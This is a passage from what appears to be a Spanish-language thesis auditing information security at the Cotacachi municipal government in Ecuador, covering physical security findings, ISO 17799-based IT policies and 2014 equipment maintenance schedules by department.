


Figura 60. Plano de la planta baja GAD (ver anexo C).
Recuperado de Departamento de Planificación del GAD Municipal de Santa Ana de Cotacachi




Figura 61. Plano de la planta alta GAD (ver anexo D).
Recuperado de Departamento de Planificación del GAD Municipal de Santa Ana de Cotacachi

En la parte frontal se encuentra los dos accesos principales al municipio, rodeado de una cerca metálica que constituye el perímetro físico, ver Figura 61.



Figura 62. Acceso principal al GAD Municipal de Santa Ana de Cotacachi.

Las rutas hacia el departamento de informática están trazadas de color naranja es ahí donde se encuentran la mayor parte de los equipos de telecomunicación que tienen operativa a la red.

Después de realizada la evaluación física al perímetro se concluye que el perímetro físico no presenta ninguna anomalía y que la seguridad prestada es aceptable.

3.7.2 REVISIÓN DE MONITOREO

Las actividades de monitoreo se centran en la seguridad física de las instalaciones del GAD municipal de Santa Ana de Cotacachi, así como también de las medidas para proteger el negocio de las intrusiones, ya sea físicas o a través de la red informática.

Desarrollo

Como consecuencia que no existen cámaras de video vigilancia, o dispositivo alguno que sirva para vigilancia, es importante renombrar que no hay aéreas monitoreadas.

Después de realizada la revisión de monitoreo mediante la observación de las instalaciones, se concluye que el área de la entrada principal es la única que es vigilada, por el personal de la policía municipal, tanto en el día como en la noche.

3.7.3 EVALUACIÓN DE CONTROLES DE ACCESO

Este es un método para evaluar los privilegios de acceso al GAD Municipal de Santa Ana de Cotacachi y a sus bienes a través de puntos de acceso físicos.

Desarrollo

Una vez realizada la inspección a las instalaciones del GAD Municipal de Santa Ana de Cotacachi se ha determinado que no existe control de acceso, no se tiene alarmas, de seguridad o algún tipo de control de acceso.

3.7.4 REVISIÓN DE ENTORNO

Es un método para evaluar las condiciones de la región respecto a los desastres naturales.

Desarrollo

El Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi se encuentra situado en la provincia de Imbabura, cantón Cotacachi por sus características geográficas, se encuentra cerca del volcán Cotacachi, que al momento se encuentra inactivo, y al volcán Imbabura en inactividad, desde hace 405 años, y que según la Norma Ecuatoriana de la Construcción se encuentra clasificado con coeficiente 0.4 de Riego sísmico lo que significa una probabilidad de riesgos sísmico. Para más detalle ver Anexo E.

Como se puede apreciar en la Figura 57, el cantón Cotacachi se encuentra clasificado como un lugar con alto riesgo de sismos, para más información ver anexo F.




Figura 63. Riesgo sísmico Código Ecuatoriano de la construcción. Requisitos generales de diseño: peligro sísmico, espectros de diseño y requisitos mínimos de cálculos para diseño sísmoresistente.

Recuperado de: la Norma Ecuatoriana de la Construcción.

Después de realizar la revisión del entorno se concluye que debe haber unas series de directrices, referentes a la contingencia de riesgos para los activos de red, en el caso de que se pueda presentar un desastre natural.

CAPÍTULO IV

MEDIDAS ESPECÍFICAS DE CORRECCIÓN PARA EL GAD MUNICIPAL DE SANTA ANA DE COTACACHI

4.1 INTRODUCCIÓN

Este capítulo trata de una serie de recomendaciones estableciendo acciones a emprender, de cómo mejorar la seguridad de la información, incluyendo políticas de seguridad, para reducir al mínimo los riesgos que pudieran darse en el futuro, basado en la norma NTP-ISO/IEC 17799:2007.

4.2 POLÍTICA DE SEGURIDAD

Una vez revisado el diagnóstico del cual fue objeto el capítulo 3, se observó que la seguridad de la información es escasa, vulnerable a fallas, y considerando que el objetivo principal del departamento de Informática del GAD Municipal de Santa Ana de Cotacachi es tener continuidad en el servicio que día a día presta a la Ciudadanía del cantón se ha elaborado una serie de recomendaciones que permitan mejorar la calidad en el servicio que se presta en el GAD Municipal de Santa Ana de Cotacachi.

4.2.1 INTRODUCCIÓN

Considerando que actualmente la red de Internet ha globalizado los procesos y ha facilitado el manejo de sistemas a través de la plataforma web, es de gran importancia contar con un método y procesos a seguir, mismo que impidan al máximo que información confidencial sea filtrada a terceras personas.

De esta manera, las políticas de seguridad en la información a implementarse en el GAD Municipal de Santa Ana de Cotacachi, servirán para concientizar a cada uno de los usuarios sobre la importancia y seriedad de la información y servicios que la municipalidad ofrece, mismo que al ejecutarse sin inconvenientes, permite el cumplimiento de los objetivos que se ha planteado el GAD Municipal de Santa Ana de Cotacachi al ofrecer un servicio de calidad a la ciudadanía.

4.2.2 INSTALACIÓN DE EQUIPO DE CÓMPUTO

- Todo el equipo de cómputo (computadoras, estaciones de trabajo, servidores, tablets, equipo accesorio), que se encuentre conectado a la red de voz y datos del GAD Municipal de Santa Ana de Cotacachi, o que sea propiedad de la institución se registrará

bajo las normas y procedimientos de instalación que emite el departamento de Informática. (Anexo G)

- El departamento de informática con la colaboración del departamento de inventarios y bodega tendrá registrados cada uno de los equipos, propiedad del GAD Municipal de Santa Ana de Cotacachi.
- La protección física de los equipos será responsabilidad de quien sea asignado, y en caso de ser necesario el movimiento se deberá notificar al personal del departamento de informática e inventarios y bodega. (Anexo H)

4.2.3 MANTENIMIENTO DE EQUIPO DE CÓMPUTO.

- Es responsabilidad del departamento de informática realizar el mantenimiento preventivo y correctivo de los equipos, así también la conservación de la instalación. (Anexo I)
- Cuando el equipo necesite ser atendido por personas externas al GAD Municipal de Santa Ana de Cotacachi será necesario comunicar a inventario y bodega la salida del equipo fuera de las instalaciones de la municipalidad para que se lleve un control proceso. (Anexo J)
- Es responsabilidad del departamento de Informática, brindar una solución oportuna al usuario en caso que se necesite realizar mantenimiento a un equipo, y así el usuario pueda continuar con las actividades que llevaba realizando.
- El departamento de Informática es el encargado de informar a los usuarios, del personal que puede tener acceso a los equipos así como brindar el servicio de mantenimiento y manipulación de los sistemas.
- El mantenimiento preventivo y correctivo se realizara únicamente para equipos pertenecientes al GAD Municipal Santa Ana de Cotacachi, se prohíbe realizar dicho mantenimiento a equipos no pertenecientes a la municipalidad.

4.2.4 ACTUALIZACIÓN AL EQUIPO.

- Todo el equipo de cómputo (computadoras, estaciones de trabajo, servidores, tablets, equipo accesorio), que se encuentre conectado a la red de voz y datos del GAD Municipal de Santa Ana de Cotacachi, o que sea propiedad de la institución deberá ser actualizado constantemente, tratando de incrementar el desempeño del equipo.

4.2.5 REUBICACIÓN DE UN EQUIPO DE CÓMPUTO.

- En caso de ser necesario el cambio un equipo tanto físico como de software este proceso se realizara únicamente por personal del departamento de Informática.
- El cambio de un equipo se notificara a inventarios y bodega y al departamento de Informática, así como también el cambio de responsable de ser el caso. (Anexo K)
- Si fuese necesario el cambio de equipos periféricos (monitores, mouse, teclados, impresoras u otro), deberá notificarse al departamento de activos fijos y el equipo defectuoso ser ingresado a bodega.

4.2.6 CONTROL DE ACCESO AL EQUIPO DE CÓMPUTO.

- Cada uno de los equipos del GAD Municipal de Santa Ana de Cotacachi es asignado a un responsable, mismo que será el encargado del correcto funcionamiento del mismo.
- El área del departamento de informática considerada critica, por encontrarse equipos imprescindibles para el correcto funcionamiento llevara un control de registro del personal que ingrese a dicha área. (Anexo L)
- Considerando la vulnerabilidad de los sistemas operativos, considerando la conectividad de red, el departamento de informática tiene el privilegio de acceder a cualquier equipo de cómputo que no se encuentre bajo su administración.

4.2.7 CONTROL DE ACCESO LOCAL A LA RED.

- El departamento de Informática tiene la responsabilidad de brindar a los usuarios el correcto acceso a los recursos informáticos.

El departamento de Informática es el encargado de verificar constantemente verificara el uso correcto del acceso a la red.

- El departamento de Informática es el encargado de la administración lógica y física de equipos especializados (servidores, switch, centrales telefónicas, enrutadores, entre otros) que se encuentren conectados a la red del GAD Municipal de Santa Ana de Cotacachi.

4.2.8 CONTROL DE ACCESO REMOTO.

- Para permitir el acceso remoto a los servidores a terceros deberán ser autorizados por el jefe del departamento de Informática, quedando la responsabilidad del buen uso del equipo bajo, la persona que autorice el ingreso. (Anexo M)

- El acceso remoto que realicen personas ajenas a la institución será supervisada por el personal del departamento de informática.

4.2.9 ACCESO A LOS SISTEMAS ADMINISTRATIVOS.

- El acceso a los sistemas de administración será solamente para el personal que tiene la autorización de la autoridad superior del GAD Municipal de Santa Ana de Cotacachi.
- Con la finalidad de garantizar la integridad de la información administrativa considerada de uso restringido, esta deberá ser cifrada.
- Los servidores de base de datos de administración, serán dedicados por lo que el acceso será restringido para los usuarios no autorizados excepto para el personal del departamento de informática.

4.2.10 ACCESO A INTERNET.

- El departamento de Informática es el responsable de controlar el acceso a los servidores de la red de internet, es decir solo se permitirá el acceso a páginas autorizadas por el departamento de Informática.
- El material publicado en la página web que se accede desde el internet deberá ser verificado por el departamento de Informática, respetando la propiedad intelectual.
- El departamento de informática está autorizado a llevar a cabo la revisión periódica de los accesos a los servicios de información, y conservar información del tráfico.

4.2.11 UTILIZACIÓN DE LOS RECURSOS DE LA RED

- Es responsabilidad del departamento de Informática, mantener y actualizar la infraestructura de red la red del GAD Municipal de Santa Ana de Cotacachi.
- La infraestructura, como los recursos de la Red del GAD Municipal de Santa Ana de Cotacachi, serán utilizados exclusivamente para actividades relacionadas a los servicios y beneficios que brinda la municipalidad a la ciudadanía.
- Con el fin de contribuir con la misión, las directrices económicas y sociales de la institución, el departamento de Informática es el encargado de proporcionar el acceso a las tecnologías de información.

4.2.12 ADQUISICIÓN DE SOFTWARE.

- El departamento de Informática es el encargado del análisis y selección de sistemas informáticos acorde a la necesidad institucional.

- Los proyectos que tengan implícitos adquisición de materiales o equipos de informáticos estarán bajo la responsabilidad del departamento de Informática del GAD Municipal de Santa Ana de Cotacachi.
- Sera responsabilidad del Departamento de Informática, tener una plataforma de software que se encuentre actualizado y permita la escalabilidad de los sistemas que se manejan en la municipalidad.
- Los sistema informáticos de código abierto o sin costo, deberán respetar la propiedad intelectual del autor
- Es responsabilidad del departamento de Informática prever que los sistemas informáticos adquiridos provengas de sitios seguros y que se encuentren legalmente registrados por el autor.

4.2.13 INSTALACIÓN DE SOFTWARE.

- Es responsabilidad del departamento de informática, la supervisión e instalación del software base para cualquier equipo.
- En los equipos de cómputo será instalado software con licenciamiento, o en su defecto software de código abierto acorde a la propiedad intelectual del autor.
- con el departamento administrativo el proceso.

4.2.17 PROPIEDAD INTELECTUAL.

- Es responsabilidad del departamento de Informática vigilar que el software instalado en los equipos de la red del GAD Municipal de Santa Ana de Cotacachi esté acorde a la ley.

4.2.18 SUPERVISIÓN Y EVALUACIÓN

- El Departamento de Informática realizara constantemente el monitoreo de los servicios que se manejan en la intranet y en la internet, y así detectar posibles amenazas a los sistemas informáticos
- Los sistemas considerados imprescindibles serán monitoreados constantemente por el departamento de Informática, mismo que nombrara a una persona responsable del correcto funcionamiento de los servicios.

4.2.19 GENERALES.

- Considerándose confidencial la información manejada en la red del GAD Municipal de Santa Ana de Cotacachi, el personal del departamento de Informática como cada uno de los usuarios que tengan privilegios de acceso a los sistemas que se operan deberán regirse de acuerdo al código de ética profesional establecidos.
- Cualquier falta a las políticas y normas se sancionara en base al reglamento interno institucional. El departamento de Informática, es el encargado de asesorar y supervisar el software que se instala en cada uno de los equipos pertenecientes al GAD Municipal de Santa Ana de Cotacachi.
- No está permitida la instalación de software que ponga en riesgo el correcto funcionamiento de los sistemas informáticos o la seguridad de la información que se maneja en la red del GAD Municipal de Santa Ana de Cotacachi.
- Con el fin de proteger la seguridad de la información, todos los equipos que tengan acceso a la red del GAD Municipal de Santa Ana de Cotacachi el departamento de Informática está en la obligación de proveer de Software de seguridad, ya sean antivirus, privilegios de usuario entre otros.
- La protección lógica de los sistemas es responsabilidad que la persona a la cual se encuentra asignado cada equipo, en caso de detectar fallas en alguno de los sistemas que maneja de manera inmediata se notificara, al persona del departamento de Informática.
- Si se requiere el cambio de un equipo de un departamento a otro se notificara a la persona responsable del mismo para que se entregue la responsabilidad al nuevo usuario, y el personal del departamento de informática instalara los sistemas correspondientes para el correcto funcionamiento del equipo. (Anexo K)

4.2.14 ACTUALIZACIÓN DEL SOFTWARE.

- Es responsabilidad del departamento de Informática, realizar un calendario anual de la actualización de los equipos como servidores, ruteadores, switch, entre otros.
- El departamento de Informática realizara un cronograma de actualización anual para todos los equipos de uso común.
- La adquisición de actualizaciones de software estará a cargo del departamento de Informática, y estará incluido en el presupuesto anual que dispone el departamento.

4.2.15 AUDITORIA DE SOFTWARE.

- Periódicamente el departamento de Informática revisara el software que se encuentra instalado en los equipos, de cada usuario de la red del GAD Municipal de Santa Ana de Cotacachi, para constatar que está instalado el software permitido de acuerdo a las políticas de seguridad anteriormente mencionadas.
- El departamento e Informática anualmente revisara que el software propietario, tenga vigente la licencia correspondiente.

4.2.16 SOFTWARE PROPIEDAD DE LA INSTITUCIÓN.

- El software adquirido por la municipalidad, sea por procesos de contratación pública, compra directa, donación será de propiedad de GAD Municipal de Santa Ana de Cotacachi, y se respetara los derechos de propiedad intelectual del autor.
- El departamento de Informática en conjunto con el departamento de Activos Fijos, lleva un control de todas las adquisiciones de paquetes informáticos
- Los sistemas informáticos que se desarrollen utilizando recursos del GAD Municipal de Santa Ana de Cotacachi, serán de propiedad de la institución. Como propiedad de la institución se respetará la propiedad intelectual del mismo.
- Es responsabilidad de cada uno de los usuarios realizar el respaldo de la información clasificada como imprescindible, por considerarse activo fijo de la institución.
- Es responsabilidad del departamento de Informática, realizar respaldo periódico de la base de datos.
- La administración del software de código abierto y código propietario será responsabilidad del departamento de Informática.
- Es responsabilidad del departamento de Informática difundir los métodos de respaldo de la información a los usuarios de los sistemas del GAD Municipal de Santa Ana de Cotacachi.
- El software que sea desarrollado con recursos de la municipalidad deberá ser registrado y patentado, el departamento de Informática será el encargado de gestionar

4.3 ASPECTOS ORGANIZATIVOS PARA LA SEGURIDAD

Considerando que en el GAD Municipal de Santa Ana de Cotacachi, al momento no se cuenta con proceso para el manejo de la información se sugiere al departamento de Información elaborar una planificación que permita a los usuarios conocer la importancia de seguir procesos y procedimientos al momento de procesar la información para que esta sea confiable, para lo cual se ha establecido un cronograma en el cual se podría difundir las políticas mencionadas en el literal 4.2 del presente capítulo, que sean de importancia para los empleados.

Tabla 25. Cronograma de difusión de procedimientos necesarios de seguridad para los departamentos del GAD Municipal de Santa Ana de Cotacachi.

CRONOGRAMA DE DIFUSIÓN DE POLÍTICAS DE SEGURIDAD		
Fecha	Departamento	Horas
4-08-14	Alcaldía y Concejales	15:00
5-08-14	Coordinación General	15:00
6-08-14	Secretaria General	15:00
7-08-14	Dir. Gestión financiera	15:00
8-08-14	Dir. Gestión Administrativa	15:00
11-08-14	Dir. Planificación para el Desarrollo Local	15:00
12-08-14	Dir. Obras y Servicios Públicos	15:00
13-08-14	Dir. Gestión Social e Interculturalidad y Derechos Humanos	15:00

Una vez difundidas las políticas de seguridad, se procederá a implementar cada uno de las mismas, considerando que la municipalidad al momento no lleva control detallado de los equipos. En base al cronograma indicado en la Tabla 26 se procederá a realizar un mantenimiento preventivo de cada uno de los equipos que trabajan en la red del GAD Municipal de Santa Ana de Cotacachi, para una vez realizado dicho mantenimiento, entregar al responsable del equipo, con una acta de entrega recepción, (Anexo N) la cual será la constancia que se entrega el equipo funcionado correctamente e instalado los sistemas informáticos pertinentes a cada departamento y desde ese momento el correcto mantenimiento y funcionamiento se registrará en base a las políticas de seguridad difundidas con anterioridad. (Anexo G)

Tabla 26. Cronograma preventivo por departamentos

Cronograma de Mantenimiento Preventivo y Correctivo				
Fecha de Recepción	Fecha de Entrega	de	Departamento	Observaciones
18-08-14	19-08-14		Alcaldía y Concejales	
20-08-14	22-08-14		Coordinación General	
25-08-14	26-08-14		Secretaria General	
27-08-14	01-09-14		Dir. Gestión financiera	
02-09-14	08-09-14		Dir. Gestión Administrativa	
09-09-14	10-09-14		Dir. Planificación para el Desarrollo Local	
11-09-14	24-09-14		Dir. Obras y Servicios Públicos	
25-09-14	29-09-14		Dir. Gestión Social e Interculturalidad y Derechos Humanos	
30-09-14	02-10-14		Registro de la Propiedad	

Una vez realizado el cronograma por departamentos se detalla el cambio a realizarse, en cada una de las tablas, considerando el número de usuarios que posee la red de la Municipalidad, y que el mantenimiento se realizará en horas de poca afluencia del público para no afectar el correcto funcionamiento de los servicios que presta el GAD Municipal de Santa Ana de Cotacachi, se estima que el proceso se puede realizar entre 8 y 10 semanas.

Tabla 27. Cronograma preventivo Alcaldía y Concejales

Cronograma de mantenimiento Preventivo Alcaldía y Concejales				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
18-08-14	18-08-14	Hp	MXL0230MWV	Alcaldía
18-08-14	18-08-14	Hp	DX2200M	Alcaldía
19-08-14	19-08-14	Hp	PRO 3130 MT	Sala de Concejales
19-08-14	19-08-14	Hp	6200 PRO	Sala de Concejales

Tabla 28. Cronograma preventivo dirección de Coordinación General

Cronograma de mantenimiento Coordinación General				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
20-08-14	20-08-14	Hp	PRO3130MT	Auditoría Interna
20-08-14	20-08-14	Hp	6000PRO	Procuraduría Sindica
20-08-14	20-08-14	Hp	6000PRO	Procuraduría Sindica
21-08-14	21-08-14	Hp	3010SGLA	Procuraduría Sindica
21-08-14	21-08-14	MAC		Comunicación
21-08-14	21-08-14	Hp	6000PRO	Comunicación
22-08-14	22-08-14	Hp	6000PRO	Comunicación
22-08-14	22-08-14	Hp	PRO3130MT	Comunicación

Tabla 29. Cronograma preventivo dirección de Secretaría General

Cronograma de mantenimiento Preventivo Secretaría General				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
25-08-14	25-08-14	Hp	Clon	Secretaría General
25-08-14	25-08-14	Hp	DX2200M	Secretaría General
26-08-14	26-08-14	Hp	PRO3130MT	Información
26-08-14	26-08-14	Hp	CNX72315SZ	Archivo

Tabla 30. Cronograma preventivo dirección de Dirección de Gestión Financiera

Cronograma de mantenimiento Preventivo Dirección de Gestión Financiera				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
27-08-14	27-08-14	Hp	6200PRO	Dirección financiera
27-08-14	27-08-14	Hp	D220MT	Dirección financiera
27-08-14	27-08-14	Hp	6000PRO	Dirección financiera
28-08-14	28-08-14	Hp	6000PRO	Contabilidad

28-08-14	28-08-14	Hp	PRO3130MT	Contabilidad
28-08-14	28-08-14	Hp	6000PRO	Contabilidad
29-08-14	29-08-14	Hp	6000PRO	Tesorería
29-08-14	29-08-14	Hp	6000PRO	Tesorería
29-08-14	29-08-14	Hp	DC5800	Rentas
29-08-14	29-08-14	Hp	6200PRO	Rentas
01-09-14	01-09-14	Hp	6000PRO	Ventanilla
01-09-14	01-09-14	Hp	6000PRO	Ventanilla
01-09-14	01-09-14	Hp	6000PRO	Bodega
01-09-14	01-09-14	Hp	PRO3130MT	Bodega

Tabla 31. Cronograma preventivo dirección de Dirección de Gestión Administrativa

Cronograma de mantenimiento Preventivo Dirección de Gestión Administrativa				
Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
02-09-14	02-09-14	Hp	6000PRO	Talento Humano
02-09-14	02-09-14	Hp	D220MT	Talento Humano
02-09-14	02-09-14	Hp	6000PRO	Talento Humano
03-09-14	03-09-14	Hp	DC5800	Informática
03-09-14	03-09-14	Hp	PRO3130MT	Informática
03-09-14	03-09-14	Hp	6200PRO	Informática
04-09-14	04-09-14	Hp	6200PRO	Informática
04-09-14	04-09-14	Hp	PRO3130MT	Informática
04-09-14	04-09-14	Hp	MX25206288	Comisaría
05-09-14	05-09-14	Hp	MXD41400MZ	Comisaría
05-09-14	05-09-14	Hp	D220MT	Transporte
05-09-14	05-09-14	Hp	6000PRO	Compras Publicas
08-09-14	08-09-14	Hp	6000PRO	Compras Publicas
08-09-14	08-09-14	Hp	PRO3130MT	Compras Publicas

Tabla 32. Cronograma preventivo Dirección de Planificación para el Desarrollo Local.

Cronograma de mantenimiento Preventivo Dirección de Planificación para el Desarrollo Local

Fecha de Recepción	Fecha de Entrega	Descripción del equipo		
		Marca	Modelo	Ubicación
09-09-14	09-09-14	Hp	DC5700	Avalúos y Catastros
09-09-14	09-09-14	Hp	DC5700	Avalúos y Catastros
09-09-14	09-09-14	Hp	6200PRO	Avalúos y Catastros
10-09-14	10-09-14	Hp	PRO3130MT	Avalúos y Catastros
10-09-14	10-09-14	Hp	6000PRO	Avalúos y Catastros
10-09-14	10-09-14	Hp	6000PRO	Transporte
10-09-14	10-09-14	Hp	SG3010LA	Transporte

Tabla 33. Cronograma preventivo Dirección de Obras y Servicios Públicos

